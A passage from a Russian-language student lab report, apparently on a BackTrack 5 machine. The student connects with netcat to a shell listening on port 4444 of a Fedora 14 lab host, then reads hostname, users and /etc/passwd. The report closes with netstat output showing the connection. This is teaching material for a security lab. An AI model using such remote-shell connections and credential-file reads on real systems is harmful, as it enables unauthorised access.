
Запускаем ОС в текстовом режиме и переводим в графический режим:



После перевода в графический режим проверяем настройки сетевого оборудования:



Производим подключение к ip адресу Fedora и порту 4444:



A terminal window titled 'root@root: ~' with a menu bar (File, Edit, View, Terminal, Help). The terminal shows the execution of 'nc 192.168.1.38 4444'. The output includes system information: hostname 'Fedora14', uname -a 'Linux Fedora14 2.6.35.6-45.fc14.i686 #1 SMP Mon Oct 18 23:56:17 UTC 2010 i686 i686 GNU/Linux', and the contents of /etc/passwd. A large watermark 'back | track 5' is visible in the background.

```
root@root:~# nc 192.168.1.38 4444


hostname
Fedora14

uname -a
Linux Fedora14 2.6.35.6-45.fc14.i686 #1 SMP Mon Oct 18 23:56:17 UTC 2010 i686 i686 GNU/Linux

who
student  tty1      Feb 15 14:31 (:0)
student  pts/0      Feb 15 14:45 (:0.0)

head -10 /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

Отчет о проделанной работе:



A terminal window titled 'root@root: ~' with a menu bar (File, Edit, View, Terminal, Help). The terminal shows the execution of 'head -10 /etc/passwd', 'date', 'echo "senokosovv"', and 'netstat -naop | grep 4444'. The output includes system information, the current date and time, the string 'senokosovv', and the netstat output. A large watermark 'back | track 5' is visible in the background.

```
root@root:~# head -10 /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin

root@root:~# date
Thu Feb 15 14:58:16 MSK 2024

root@root:~# echo "senokosovv"
senokosovv

root@root:~# netstat -naop | grep 4444
tcp        0      0 0.0.0.0:4444        0.0.0.0:*           LIST
EN        2895/nc                off (0.00/0/0)
tcp        0      0 192.168.1.38:4444  192.168.1.40:41082  ESTA
BLISHED 2895/nc                off (0.00/0/0)
```

